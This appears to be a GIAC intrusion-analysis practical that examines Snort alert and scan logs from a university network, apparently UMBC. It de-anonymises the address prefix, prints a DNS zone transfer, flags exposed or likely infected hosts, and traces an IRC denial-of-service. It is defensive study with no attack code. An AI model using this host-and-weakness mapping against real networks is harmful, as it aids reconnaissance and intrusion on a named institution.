Once the log files had been loaded into MySQL tables, some initial analysis was done to identify important features of the traffic. Though the data was only based on alerts and was not necessarily representative of legitimate traffic the following machines were identified as possibly belonging to ‘server’ categories based on source traffic from server ports or external traffic destined for server ports. Because of an apparent problem with obfuscation in the scan logs files, it was possible to correlate with traffic from the alert files and discover that the MY.NET octet is most likely 130.85 which is the prefix for University of Maryland Baltimore County. This issue should be fixed if the university was requesting anonymity for its logs. This helped greatly in confirming network analysis.

Web Servers: source port 80 (DNS tested with 130.85 prefix)

```
MY.NET.179.77      - dinosaur.umbc.edu
MY.NET.222.166     - resnet2-362.resnet.umbc.edu ( A student machine)
MY.NET.24.34       - www.umbc.edu
MY.NET.24.44       - userpages.umbc.edu
```

```
MY.NET.29.3       - bb-app4.umbc.edu ( A messageboard application)
MY.NET.60.14      - www.gl.umbc.edu (Computing Services)
```

Possible Web Servers: dest port 80 500+ alerts

```
MY.NET.100.165    - linuxserver1.cs.umbc.edu 24,952 alerts!(No Server)
MY.NET.100.30.4   - lan2.umbc.edu (Unconfigured Novell Server!!)
MY.NET.86.19      - bio-86-19.pooled.umbc.edu (A Website in Chinese)
```

Possible FTP Servers:dest port 21 alerts

```
MY.NET.100.165    - our linux server from above
MY.NET.222.30     - resnet2-328.resnet.umbc.edu
MY.NET.24.27      - ragnarok.umbc.edu
MY.NET.24.47      - mirrors.umbc.edu
MY.NET.6.20       - titan.umbc.edu
```

SSH Connections (Only one alert, not very convincing use of SSH)

```
MY.NET.250.210    - A Resnet Address
MY.Net.30.4       - lan2.umbc.edu
```

Telnet – No indications of source port 23 (good!)

Mail – Source port 110,25

```
MY.NET.12.4 (port 110)  - mail.umbc.edu (this makes sense)
MY.NET.24.20 (port 25)  - listproc.umbc.edu
MY.NET.24.21 (port 25)  - mx1in.umbc.edu
MY.NET.24.22 (port 25)  - mx2in.umbc.edu
```

News – Dest port 119

```
MY.NET.24.8       - news.umbc.edu (no surprise there)
```

Local DNS Services – Dest port 53

```
MY.NET.1.3        -     umbc3.umbc.edu
MY.NET.1.4        -     UMBC4.UMBC.EDU
MY.NET.1.5        -     UMBC5.UMBC.EDU
MY.NET.87.70      -     chem-87-70.pooled.umbc.edu (this one is odd)
```

External DNS Services – Local port -> External port 53

```
No valid ones but some curious traffic
202.168.194.182(53->53)       -     Unresolvable Taiwanese ISP Address
203.197.64.245(32832->53)     -     Indian ISP address
64.152.70.68(53->53)          -     proximitycheck2.allmusic.com
```

From this analysis it can almost be 100% concluded that these logs came from UMBC and that the university is set up much like all other universities, with many faculties running their own web servers and having their own subnets. Students have their own 'Res-Net' where they are given externally addressable IP's that do not seem to be limited in any way. There is at least one Novell server running a default administrative webpage, accessible from the internet. In short, this network appears to be a hackers paradise.

Of interest to the rest of the analysis is the zone_transfer information publicly available from UMBC3.UMBC.EDU:-

```
Reply from umbc3.umbc.edu : 613 bytes recieved
Direct authoritative answer: recursion desired; recursion available;
result: succesful.
Contains 1 question entries, 15 answer entries, 0 nameserver records and
13 additional records.
```

```
> Questions:
      umbc.edu      type: ANY (all records)  class: IN (Internet)
> Answers:
      umbc.edu      86400  SOA    UMBC3.umbc.edu
                    email: HOSTMASTER.umbc.edu
                    serial:       2003053001
                    refresh:      10800
                    retry: 1800
                    expire 3600000
                    minimum       21700
      umbc.edu      86400  NS     UMBC3.umbc.edu
      umbc.edu      86400  NS     UMBC4.umbc.edu
      umbc.edu      86400  NS     UMBC5.umbc.edu
      umbc.edu      86400  A      130.85.24.34
      umbc.edu      86400  MX  20 mx3del.umbc.edu
      umbc.edu      86400  MX  10 mx1in.umbc.edu
      umbc.edu      86400  MX  10 mx2in.umbc.edu
      umbc.edu      86400  MX  10 mx3in.umbc.edu
      umbc.edu      86400  MX  10 mx1del.umbc.edu
      umbc.edu      86400  MX  10 mx4del.umbc.edu
      umbc.edu      86400  MX  20 mx2del.umbc.edu
      umbc.edu      86400  unknown type: raw dump here
00 01 03 64 62 33 03 61 66 73 04 75 6d 62 63 03
65 64 75 00
      umbc.edu      86400  unknown type: raw dump here
00 01 03 64 62 31 03 61 66 73 04 75 6d 62 63 03
65 64 75 00
      umbc.edu      86400  unknown type: raw dump here
00 01 03 64 62 32 03 61 66 73 04 75 6d 62 63 03
65 64 75 00
> Additional information:
      UMBC3.umbc.edu      86400  A      130.85.1.3
      UMBC4.umbc.edu      86400  A      130.85.1.4
      UMBC5.umbc.edu      86400  A      130.85.1.5
      mx1in.umbc.edu      86400  A      130.85.24.21
      mx2in.umbc.edu      86400  A      130.85.24.22
      mx3in.umbc.edu      86400  A      130.85.24.23
      mx1del.umbc.edu     86400  A      130.85.6.47
      mx4del.umbc.edu     86400  A      130.85.6.40
      mx2del.umbc.edu     86400  A      130.85.6.35
      mx3del.umbc.edu     86400  A      130.85.6.34
      db1.afs.umbc.edu    86400  A      130.85.6.33
      db2.afs.umbc.edu    86400  A      130.85.1.13
      db3.afs.umbc.edu    86400  A      130.85.60.12
```

The fact that the query does not display all of the hosts at the university and their hardware configuration and OS version is a good sign. This would not have been the case at many universities 5-6 years ago (This information was collected with Necrosoft Dig 0.4 available at http://www.nscan.org/)

Detects

There were 56 individual detects, the most interesting have been included with associated information and correlations.

1. Incomplete Packet Fragments Discarded: Count: 355,357 Sources:101 Destinations:73

Analysis: Most of the destinations are in MY.NET.*.*. Of more interest is the fact that 354,872 of the alerts were destined for 213.97.198.23 and came from MY.NET.210.114. The alert indicates that snort could not piece the fragments back together because they either didn't arrive or snort's recombination plugin timed out. Either way, the traffic is suspicious and could be an attempt to evade IDS detection. The large block of traffic was

either port 0->0 or port 0->56464, port 56464 comes up as part of a multicast monitoring program from http://beaconserver.accessgrid.org:9999/order.html that could be related to this spike in traffic.

Correlation: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf.

2. TCP SRC and DST outside network: Count:208,332 Sources: 198,938 Destinations:2192
Analysis: This alert occurs over a wide range of source and destination ports. It is possible that the sensor has a misconfigured $HOME_NET setting that does not include hosts that are actually inside the campus. Scrolling through the traffic shows that the majority of alerts consist of a number of subnets conducting what looks like a Denial of Service on the IP 216.200.173.18 which belongs to risingnet.net. The traffic sequentially steps through all addresses in the 18.17*.*.* network, from random high ports destined for 6667. Port 6667 is the standard port for IRC (Internet Relay Chat). At around 11:50 on May 3rd the traffic switches to 12.*.*.* as the source and targets the IP 64.202.103.12 on the same port (6667). This ip is owned by OzShells.com which is an Australian ISP. Interestingly the IP address resolves to giving.head.for-money.net which does not itself resolve to an IP. There is an IRC server running on both of these IP addresses. Someone appears to have been using a flood/DOS on external IRC servers from within the university network. The two source subnets are most likely spoofed traffic, that should not have been passed by the university firewall.

Correlation: http://www.giac.org/practical/michael_wilkinson_gcia.doc

3. SMB Name Wildcard: Count: 174,128 Sources: 22,474 Destinations:40,907
Analysis: The SMB Name Wildcard alert indicates a query for Netbios Name services, mostly used on Windows machines for filesharing. The traffic should be blocked at the firewall as many windows operating systems and even Samba on Linux leave default shares open. Much information can be gained about the names of windows hosts on a network using this service. The SANS article below suggests that port 137 scans could be probes by a new worm that uses this port.

By doing a MySQL query on SMB traffic not destined for port 137, some strange traffic to port 56464 was found, these were associated with IP 233.2.171.1 which resolves to beacon-mcast.accessgrid.org. Which was mentioned in the first alert, relating to multicast networks. Possibly traffic is being incorrectly routed, or the multicast system can transport netbios traffic over the routed multicast traffic.

Correlation: http://www.sans.org/resources/idfaq/port_137.php
http://archives.neohapsis.com/archives/snort/2000-01/0222.html

4. spp_http_decode: IIS Unicode attack detected: Count: 30,426
spp_http_decode: CGI Null Byte attack detected: Count: 5,020
Analysis: These two alerts will be dealt with together, there is certainly a possibility that there were some valid ISS or CGI attacks against the unversity web servers, but without

seeing the packet data this would be difficult to decide, hopefully a more serious alert would trigger if the web server started replying to outside machines with “cmd.exe” or “gid(0) uid(0)”.

What is of interest in these alerts is the large number of alerts triggered that were destined for port 8080. The source was MY.NET.234.154 and the destination was 207.44.232.38 which resolves to moya.scarywater.net and is a server for 'BitTorrent' which is a distributed filesharing tool. Most likely the Unicode and CGI alerts are being triggered by the data packets and non-standard protocol that the two machines are using. Snort will treat traffic on 8080 as HTTP content and try to normalise the Unicode if that is how it's ruleset is configured. The use of standard web-server/proxy ports for filesharing can often go un-noticed by gateway administrators.

5. High port 65535 udp - possible Red Worm – traffic: Count: 27,258
High port 65535 tcp - possible Red Worm – traffic: Count: 23,629
NIMDA - Attempt to execute cmd from campus host: Count: 60
NIMDA - Attempt to execute root from campus host: Count: 3
Back Orifice: Count: 26

Anlysis: The worm and backdoor alerts have been put together, in most cases the activity will just be scans by outside machines trying to find infected machines or machines with backdoors. This type of traffic is not very concerning, it is alerts that indicate traffic leaving our network from a backdoor/worm port to an outside machine that is of most concern. By doing MySQL queries it is possible to identify which alerts fall into this category.

NIMDA: The Nimda virus spread by email, by exploiting network shares and by directly compromising IIS servers. All of the traffic related to these alerts come from two Campus IP addresses, MY.NET.97.181 and MY.NET.97.48, and is directed at outside webservers. Assuming the rule is well-written and detects attempts to compromise outside webservers, these two machines are probably infected with NIMDA and should be checked. The machines have also generated spp_http_decode Unicode alerts and ISS overflow alerts. It is highly likely that these machines are infected.

Adore Worm: The Adore worm connects on port 65535, the machines within the univeristy that have been responding on port 65535 include the following. Note that machines which were responding to port 25,port 80 or port 113 have been ignored as they may have been simple using port 65535 as part of standard web/mail traffic. The remaining machines are likely to be infected with the Adore worm, or possibly sending 'Reset' packets to outside scanning machines. The ports 5120 – 5300 are associated with 'Neverwinter Nights' online gaming, but the IP associated with these ports has also communicated on other ports. Each of these machines should be checked.

IP	Source:	Destination Port(s):
10.10.252.78	65535	15982
10.10.99.51	65535	33384
10.10.238.78	65535	33450
10.10.201.58	65535	5121,5123,5122,29723,4121,5200
10.10.140.9	65535	33471,33476,33483

Back Orifice(port 31337 'elite'): All alerts were scans generated by 81.77.146.65 (beloning to ISP energis.co.uk) and 61.152.209.21 (Shanghai Online Information Network). Both of these IP's don't show up in the OOS or scan logs. There were no internal machines replying on this backdoor port.

Correlation:
http://vil.mcafee.com/dispVirus.asp?virus_k=99064
http://www.experts-exchange.com/Networking/WinNT_Networking/Q_20568689.html
http://networking.earthweb.com/netsecure/article.php/887671
http://www.giac.org/practical/Jeff_Zahr_GCIA.doc

6. Notify Brian B. 3.54 tcp: Count: 26
Notify Brian B. 3.56 tcp: Count: 22
Analysis: This alert had me confused until I looked at the destination IP's for all of the traffic, MY.NET.3.54 & MY.NET.3.56. Searching for a new worm called 'Brian B.' was certainly not helping. The traffic appears to have been tagged for someone called 'Brian B' who may be running a pair of honeypot machines or want to analyse the traffic going to those specific IP addresses. The ports that are being targeted on these machines are:-

```
135 – Remote Procedure Call
139 - Windows Netbios Session
445 - Windows 2000 Netbios of TCP
80 - HTTP
1433 – MS SQL
17300 – Kuang2 the virus ( Backdoor)
(There was also traffic that triggered the “SMB Name Wildcard” alert
on port 137)
```

There was no evidence of traffic returning from these machines, so they are either well firewalled or else there are no rules to detect returned traffic (which is unlikely).

Correlation:
http://www.austin.rr.com/rrsec/computer_ports.html
http://www.dshield.org/port_report.php?port=1433
http://ntsecurity.nu/papers/port445
http://www.derkeiler.com/Mailing-Lists/securityfocus/incidents/2003-04/0070.html

7. Bugbear@MM virus in SMTP: 1
Analysis: There is only one of these alerts and it is possible that an email containing the bugbear virus was sent to this computer, which may be a mail-server. Hopefully some sort of mail-washing program is running on this computer if it is the mail server and the mail was cleaned before it arrived at the destination account. The destination address is MY.NET.6.47 and interestingly 130.85.6.47 resolves to mx1del.umbc.edu which is clearly a mail server. If the e-mail does arrive at a host that is running linux then the virus will have no effect, and if it does arrive at a windows machine then hopefully the version of outlook has been patched.

8. CS WEBSERVER - external web traffic: Count: 24,938
CS WEBSERVER - external ftp traffic: Count: 781

Analysis: These alerts appear to simply log ftp & web traffic destined for the local webserver. However this alert also triggered on some traffic destined for the multicast server that we have seen in previous alerts.

9. TFTP - Internal TCP connection to external tftp server: Count: 9,341
TFTP - External TCP connection to internal tftp server: Count: 3
TFTP - Internal UDP connection to external tftp server: Count: 395
TFTP - External UDP connection to internal tftp server: Count: 6

Analysis: TFTP is the 'Trivial File Transfer Protocol' used for transferring files/data between computers. Using a MySql query on the data, over 100 individual campus machines are accessing external TFTP servers while 6 TFTP servers have been accessed inside the campus by external machines. These machines should be checked to ensure that they are running legitimate TFTP services that are appropriately secured and not the result of a worm infection (NIMDA uses TFTP for propagation).

Outside:	DNS	Inside:
12.207.10.226	*.client.attbi.com	MY.NET.234.82
63.250.207.52	wmcontent10.bcst.yahoo.com	MY.NET.208.62
63.250.205.60	wmcontent38.bcst.yahoo.com	MY.NET.114.54
63.250.207.57	wmconent33.bcst.yahoo.com	MY.NET.117.155
63.208.170.220	unknown.Level3.net	MY.NET.114.44
152.1.193.6	chjlpc4.chem.ncsu.edu	MY.NET.132.26

Correlation: http://farm9.com/content/0918worm

10. connect to 515 from outside: Count: 5032

Analysis: There is a known remote-root compromise for some unix/linux machines on port 515 which is used for remote printing. The three IP addresses below carried out significant scans against campus machines on this port.

Outside IP:	DNS
68.49.94.97	*.longh101.md.comcast.net
128.46.117.76	civl1240pc2.ecn.purdue.edu
152.1.193.6	chjlpc4.chem.ncsu.edu

There are no alerts with source ports of 515, however this may mean nothing if the exploit opens a backdoor on another port. The firewall should be checked to see that it blocks incoming port 515 traffic.

11.[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC: Count:5,023
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC: Count:745
[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot: Count: 271
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected:Count:194

[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot:Count: 149
[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.: Count:1562
[UMBC NIDS IRC Alert] K:line'd user detected, possible trojan.: Count:7
[UMBC NIDS IRC Alert] Possible trojaned machine detected:Count: 1
IRC evil - running XDCC: Count:168

Analysis: Each of these IRC related alerts will be considered together. The 'UMBC NIDS' part of the alert indicates that this traffic may all be from the University of Maryland, Baltimore County and the leading two bytes of the IP Address 130.85 seem to correlate well with this assuption. These alerts may also be from another university that has copied their NIDS rules from UMBC.

The alerts each relate to some data component of an IRC session that is cause for concern. The link analysis indeed shows that people are doing some questionable and even illegal things over IRC at the university. There seem to be instances of trading illegal software using XDCC or 'Direct Client Connect' mode to transfer files, there are also instances of malicious IRC code being used to flood irc servers or disconnect other users. Possibly the bandwidth utilised for IRC traffic should be rate-limited?

Correlation: http://www.digitalirc.net/index.htm

12.Null scan!: Count: 2,473
Probable NMAP fingerprint attempt: Count: 12
Queso fingerprint: Count:1576
NMAP TCP ping!: Count:145

These alerts have been grouped together as 'scanning' or 'recon' activity against the university's machines. Queries were done to see if any internal machines were generating this type of traffic themselves and there were no cases of this. Other than reporting large-scale activity to the ISP's responsible, this traffic isn't of serious concern.

Queso is available at http://www.l0t3k.org/security/tools/fingerprinting
Nmap is available at http://www.insecure.org

13.Possible trojan server activity: Count: 921

Analysis: A range of Backdoor programs choose port 27374, eg. Bad Blood, SubSeven, DefCon 8, as the port that they listen on. This traffic is most likely scanning for these ports. No university machines generated alerts by responding on these ports.

14.EXPLOIT x86 setgid 0: Count: 53
EXPLOIT x86 stealth noop: Count: 51
EXPLOIT x86 NOPS: Count: 2
EXPLOIT x86 NOOP: Count: 6,017
EXPLOIT x86 setuid 0: Count: 128

These alerts are based on a string of Hex values inside the data portion of a packet. They are designed to match either the response to a remote root exploit or 'No Operation' values that may indicate an incoming buffer overflow exploit. One of the problems with

these types of rules is the number of false positives generated by standard data transfer traffic. The database was queried to see if any of these alerts matched a compromise situation. The results are alerts generated by traffic destined for a campus IP address but not for port 139 or port 80.

Source:	Destination:	Port:
128.8.5.30	MY.NET.24.8 119	
66.149.100.116	MY.NET.250.210	22
24.71.177.3	MY.NET.234.246	412
131.118.254.130	MY.NET.24.8	119
149.164.30.11	MY.NET.234.130	98
217.211.30.222	MY.NET.239.178	412
128.8.10.18	MY.NET.24.8	119
64.233.198.208	MY.NET.235.102	59
140.247.94.231	MY.NET.203.82	989
217.208.67.17	MY.NET.205.46	412
66.227.96.90	MY.NET.205.118	23
24.191.90.120	MY.NET.222.30	21
129.79.146.4	MY.NET.203.82	907
65.70.160.129	MY.NET.197.2	59

The ports chosen are those that host 'privileged' services or those that traditionally run with root privileges, News(119), Telnet(23), FTP(21) stand out as recognisable. These hosts should be tested to see if they are listening on these ports. Port 139 was analysed seperately as a large number of alerts were triggered for this port. The following hosts generated alerts:-

Source:	DNS:	Dest:
66.1.191.80	*.ut.sprintbbd.net	MY.NET.190.93
80.148.9.10	none (German ISP)	MY.NET.190.93
213.140.8.171	*.fastres.net	MY.NET.190.93

The machine MY.NET.190.93 should definitely be checked for compromise.

Correlation: http://www.graphcomp.com/info/specs/ports.html

The remaining few alerts were not analysed, the most interesting/serious have been selected for analysis.

Top Ten Talkers

The following statistics were extracted from the log files to indicate the 'top 10' of a number of variables. Each type of log file was analysed seperately based on alerts(where available), IP addresses and ports. The top ten talkers have been summarised in the table below.

	Alerts		*OOS*		*Scans*	
No	**Destination**	**Source**	**Destination**	**Source**	**Destination**	**Source**
1	213.97.198.23	MY.NET.210.114	MY.NET.235.202	64.28.101.9	213.97.198.23	130.85.210.114
2	64.202.103.12	216.39.48.127	MY.NET.6.7	210.233.23.128	130.85.132.26	130.85.240.62
3	65.116.88.75	MY.NET.201.58	MY.NET.227.74	68.54.93.181	64.39.186.133	130.85.87.50
4	146.100.53.56	133.82.241.150	MY.NET.206.242	148.64.48.213	66.66.126.241	130.85.250.98
5	MY.NET.100.165	128.46.117.76	MY.NET.6.47	209.123.49.137	66.167.144.245	130.85.97.190
6	216.200.173.18	MY.NET.201.38	MY.NET.24.22	213.197.10.95	24.42.0.66	130.85.1.3
7	MY.NET.201.58	MY.NET.198.221	MY.NET.24.21	212.160.74.11	68.165.25.243	130.85.234.158
8	67.161.246.193	MY.NET.226.250	MY.NET.226.178	216.95.201.33	68.13.93.150	130.85.205.150
9	205.188.149.12	67.161.246.193	MY.NET.24.23	81.218.97.135	12.245.31.155	152.1.193.6
10	218.141.54.99	24.45.157.41	MY.NET.6.40	63.100.123.132	68.81.50.22	130.85.153.152

The complete statistical information is attached at Annex A.

Five External Addresses:

The following five external machines have been selected because they are of particular interest. Much of the information about these machines has been covered previously in the analysis.

1. 213.97.198.23 – This IP tops the destination address for alert entries, it belongs to a Spanish ISP telefonicaonline.com. It was the target of a large-scale (350,000+) scan by an internal IP address MY.NET.210.114, the scanning was all on port 0->0 and was reported by the IDS as fragmented packets. Ripe.net returned the following information on this IP address:

```
netnum:     213.97.0.0 - 213.97.255.255
netname:      RIMA
descr:        Telefonica De Espana SAU (NCC#2000013794)
descr:        Red de servicios IP
descr:        Spain
country:      ES
admin-c:      LJP5-RIPE
tech-c:       FLT14-RIPE
rev-srv:      scmrro3.nombres.ttd.es
rev-srv:      scmrro4.nombres.ttd.es
rev-srv:      ns.ripe.net
status:       ASSIGNED PA
```

Sam Spade resolves the address to:

```
213.97.198.23 has valid reverse DNS of 23.Red-213-97-
198.pooles.rima-tde.net
```

2. 152.1.193.6 – This IP Address belongs to the chemistry department of North Carolina State University and resolves to chjlpc4.chem.ncsu.edu. This IP address was responsible for a number of scans but also came to notice during the analysis of the alerts. It registered as scanning ports 111 (RPC), 515 (Printing), 65535 (Trojan/Worm) and 69 (TFTP). It may be conducting legitimate connections with campus machines, but some of the ports seem sucpisious. The information from Arin.net is:-

```
OrgName:    North Carolina State University
OrgID:      NCSU
Address:    NCSU - Computing Center Box 7109
City:       Raleigh
StateProv:  NC
PostalCode: 27695
Country:    US

NetRange:   152.1.0.0 - 152.1.255.255
CIDR:       152.1.0.0/16
NetName:    NCSU
NetHandle:  NET-152-1-0-0-1
Parent:     NET-152-0-0-0-0
NetType:    Direct Assignment
NameServer: UNIOONS.UNITY.NCSU.EDU
NameServer: UNI1ONS.UNITY.NCSU.EDU
Comment:
RegDate:    1991-06-07
Updated:    1998-09-02

TechHandle: HOS150-ORG-ARIN
TechName:   Host, Master
TechPhone:  +1-919-515-7571
TechEmail:  Hostmaster@ncsu.edu
```

3. 64.28.101.9 – This IP Address is the most frequent source of OOS alerts. The IP belongs to an ISP from Texas called Onramp Access Inc. The source also generated a large number of scan events for various high ports. The main destination ports were 6113 & 9660, one of these corresponds to Diablo network game traffic. Interestingly, dshield shows a huge spike in port 6113 attacks from 4 May – 12 May 2003. There are no dshield entries for this particular IP. Information from Arin.net:-

```
OrgName:    Onramp Access Inc.
OrgID:      ONR
Address:    612 Brazos, Suite 103
City:       Austin
StateProv:  TX
PostalCode: 78701
Country:    US

NetRange:   64.28.96.0 - 64.28.111.255
CIDR:       64.28.96.0/20
NetName:    ONR-CIDR2
NetHandle:  NET-64-28-96-0-1
Parent:     NET-64-0-0-0-0
NetType:    Direct Allocation
NameServer: SIERRA.ONR.COM
NameServer: FIVER.ONR.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-01-05
Updated:    2001-09-26

TechHandle: CK47-ARIN
TechName:   Kissinger, Chad
TechPhone:  +1-512-322-9200
TechEmail:  chad@onr.com
```

4. 133.82.241.150 – This IP address has 8,415 entries as an alert source IP and has a reverse DNS of cuapfs0.imit.chiba-u.ac.jp. All of the alerts where SMB Queries. The

network information was found at whois.nic.ad.jp:-

```
Network Information:
a. [Network Number]              133.82.0.0
b. [Network Name]               CU-NET
g. [Organization]                Chiba University
m. [Administrative Contact]      SS1986JP
n. [Technical Contact]           SO014JP
n. [Technical Contact]           YN3644JP
n. [Technical Contact]           MO4342JP
p. [Nameserver]                  nanohana.cix.chiba-u.ac.jp
p. [Nameserver]                  ns.chiba-u.ac.jp
y. [Reply Mail]                  cunet-admin@chiba-u.ac.jp
[Assigned Date]
[Return Date]
[Last Update]                    2002/04/12 11:15:36 (JST)
                                 okano@imit.chiba-u.ac.jp
```

5. 128.46.117.76 – This IP has 4,872 entries as an alert source IP and has valid reverse DNS of civl1240pc2.ecn.purdue.edu. The two alerts where an attempted connect to port 515 (printing) and an alert titled 'MY.NET.30.3 activity'. The address 130.85.30.3 resolves to lan1.umbc.edu, possibly this is a testing network that is being monitored?
The Arin information is:-

```
OrgName:    Purdue University
OrgID:      PURDUE
Address:    Computer Science Department
City:       West Lafayette
StateProv:  IN
PostalCode: 47907-2004
Country:    US

NetRange:   128.46.0.0 - 128.46.255.255
CIDR:       128.46.0.0/16
NetName:    PURDUE-ECN-NET
NetHandle:  NET-128-46-0-0-1
Parent:     NET-128-0-0-0-0
NetType:    Direct Assignment
NameServer: HARBOR.ECN.PURDUE.EDU
NameServer: MOE.RICE.EDU
NameServer: NS.PURDUE.EDU
NameServer: PENDRAGON.CS.PURDUE.EDU
Comment:
RegDate:    1985-01-14
Updated:    1999-05-24

TechHandle: JMM118-ARIN
TechName:   Moya, James Michael
TechPhone:  +1-765-494-2349
TechEmail:  moyman@ecn.purdue.edu
```

Link Graph and Analysis

The graphical analysis was carried out using a program that I wrote in Java called Scanmap3d, the code is available at scanmap3d.sourceforge.net. I was quite interested to find out which machine at the university launched the DOS attack on an IRC server. I re-wrote the parsing section of scanmap to read in the data from the alert_event table that

was used in the first half of the analysis. From MySQL queries I knew that the spoofed DOS attack started at around 11:47am on the 3rd of May.

By limiting what scanmap was reading just down to the follwing MySQL query:-

```
WHERE timestamp>"2003-05-03 10:00:00" AND
timestamp<"2003-05-03 11:44:00" AND
(l4_dport=6667 OR l4_sport=6667);
```

It was possible to look at only IRC related traffic that occurred just prior to the flood.




Diagram 3.1 – DOS attack on IRC server

In Diagram 3.1 the pink line in the middle represents the firewall or inside/outside of the network. The host on the right-hand side with a lot of pink lines or 'connections' to it is the IRC server that was DOS'd. The machines on the left-hand side are those within the university that are currently conducting IRC sessions.

While watching the packets in replay, it was possible to see the machines on the left trigger alerts regarding connections to 'Warez' (Pirated Software) channels but then the machine 10.10.241.246 (MY.NET.241.246) generated an alert “IRC evil – running XDCC”. XDCC is used for transferring files while in IRC, which was designed for text-chat. Possibly this activity was related to the launch of the DOS attack.

We know that the target machine was 146.100.53.56 which belongs to an Italian Computing/Consulting company called Synarea. The IP address is a server in the 'Elite-IRC' network. (IRC networks have names and consist of loose trees of servers, EFNET, DALNET, UNDERNET are popular names).




Diagram 3.2 Close up of IRC evil Alert

The 3D nature of the traffic-representation makes it very easy to 'fly' through the network looking for patterns or host attributes.

Now that the IRC network that the 'victim' server resided on is known, we can see which networks the four users were connected to by doing a DNS query and connect to the servers they were on. The following table shows this information:-

Uni Machine	***IRC Server***	***Server Name / Network***
10.10.105.204	195.159.0.85	irc.homelien.no / EFNET
10.10.210.134	64.83.108.187	raq4less.com/FDFNET
10.10.241.246	206.167.75.79	No resolution / unkown
10.10.217.194	209.221.61.43	thc.fire-com.net /Fire-com

